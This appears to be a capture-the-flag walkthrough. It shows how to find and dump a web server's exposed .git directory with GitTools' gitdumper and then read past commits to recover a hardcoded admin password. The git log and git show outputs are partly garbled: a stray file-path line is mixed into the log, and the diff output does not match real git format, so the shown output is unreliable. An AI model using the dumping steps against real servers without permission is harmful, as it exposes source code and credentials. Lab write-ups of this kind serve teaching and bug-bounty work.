



GitHack (Git Hacking)

So to enumerate over .git folder and also to dump them to your desktop and stuff we use tools from this repository <https://github.com/internetwache/GitTools> and we can just git clone this repository and use all the tool and the guides for them are given in the repo.

But in general we can use gitfinder tool to find websites with their .git repository available to the public. It identifies websites with publicly accessible .git repositories. It checks if the .git/HEAD file contains refs/heads

The gitdumper tool can be used to download as much as possible from the found .git repository from web servers which do not have directory listing enabled. This is what we will use in our case to solve this box.

The extractor is script to extract commits and their content from a broken repository.

This script tries to recover incomplete git repositories:

- Iterate through all commit-objects of a repository
- Try to restore the contents of the commit
- Commits are not sorted by date

So let's start using our gitdumper tool to dump the publicly accessible .git directory and to use this command here we can use :

```
./gitdumper.sh <ip>/ .git .
```

and this will dump the private git directory for us in the current directory and also this is gonna be hidden as its the git directory so we can use all the git commands on it and we can traverse into the directory and use commands like git log and see all the commits done and lets scroll down to the bottom and we find the Initial Commit and use its SHA1 hash

```

commit 77aab78e2624ec9400f9ed3f43a6f0c942eeb82d
Author: Hydragyrum <hydragyrum@gmail.com>
Date:   Fri Jul 24 00:21:25 2020 +0200

    add gitlab-ci config to build docker file.

commit 2eb93ac3534155069a8ef59cb25b9c1971d5d199
Author: Hydragyrum <hydragyrum@gmail.com>
Date:   Fri Jul 24 00:08:38 2020 +0200

    setup dockerfile and setup defaults.

commit d6df4000639981d032f628af2b4d03b8eff31213
Author: Hydragyrum <hydragyrum@gmail.com>
Date:   Thu Jul 23 23:42:30 2020 +0200

    Make sure the css is standard-ish!

commit d954a99b96ff11c37a558a5d93ce52d0f3702a7d
Author: Hydragyrum <hydragyrum@gmail.com>
Date:   Thu Jul 23 23:41:12 2020 +0200

    re-obfuscating the code to be really secure!

commit bc8054d9d95854d278359a432b6d97c27e24061d
Author: Hydragyrum <hydragyrum@gmail.com>
Date:   Thu Jul 23 23:37:32 2020 +0200

    Security says obfuscation isn't enough.

    They want me to use something called 'SHA-512'

commit e56eaa8e29b589976f33d76bc58a0c4dfb9315b1
Author: Hydragyrum <hydragyrum@gmail.com>
Date:   Thu Jul 23 23:25:52 2020 +0200

    Obfuscated the source code.

    Hopefully security will be happy!

commit 395e087334d613d5e423cdf8f7be27196a360459
Author: Hydragyrum <hydragyrum@gmail.com>
Date:   Thu Jul 23 23:17:43 2020 +0200

    Made the login page, boss!

commit 2f423697bf81fe5956684f66fb6fc6596a1903cc
Author: Adam Bertrand <hydragyrum@gmail.com>
Date:   Mon Jul 20 20:46:28 2020 +0000


    Initial commit
(FMD)

```

and now we can use this SHA1 hashes next to commit we wanna see and we can use the command

```
git show 2f423697bf81fe5956684f66fb6fc6596a1903cc
```

and we can show the whole commit and all the files in that commit there



```
root@kali: ~/thr
> git show 2f423697bf81fe5956684f66fb6fc6596a1903cc
commit 2f423697bf81fe5956684f66fb6fc6596a1903cc
Author: root@kali: ~/thr
Date:   2020-07-23 22:39:00 +0000
Changes:
  index.html | 1 +
  script.js  | 1 +
  2 files changed, 2 insertions(+), 0 deletions(-)
diff --git a/index.html b/index.html
index 0000000..1903cc1 100644
--- /dev/null
+++ a/index.html
@@ -0,0 +1 @@
+<html>
+  <head>
+    <title>Login Form</title>
+  </head>
+  <body>
+    <div class="login-form">
+      <input type="text" value="Username" />
+      <input type="password" value="Password" />
+      <input type="button" value="LOGIN" />
+    </div>
+  </body>
+</html>
diff --git a/script.js b/script.js
index 0000000..1903cc1 100644
--- /dev/null
+++ a/script.js
@@ -0,0 +1 @@
+function login() {
+  let form = document.getElementById("login-form");
+  console.log(form.elements);
+  let username = form.elements["username"].value;
+  let password = form.elements["password"].value;
+  if (
+    username === "admin" &&
+    password === "1234567890"
+  ) {
+    document.cookie = "login=1";
+    window.location.href = "/dashboard.html";
+  } else {
+    document.getElementById("error").innerHTML =
+      "INVALID USERNAME OR PASSWORD!";
+  }
+}
+</script>
</body>
</html>
```

and there you go we can see the password which is the flag here and again if you find this as a bug bounty you can report and its gonna be a pretty good payout

for that because this will let us track all the code and all sensitive information in the commits if there ever was something.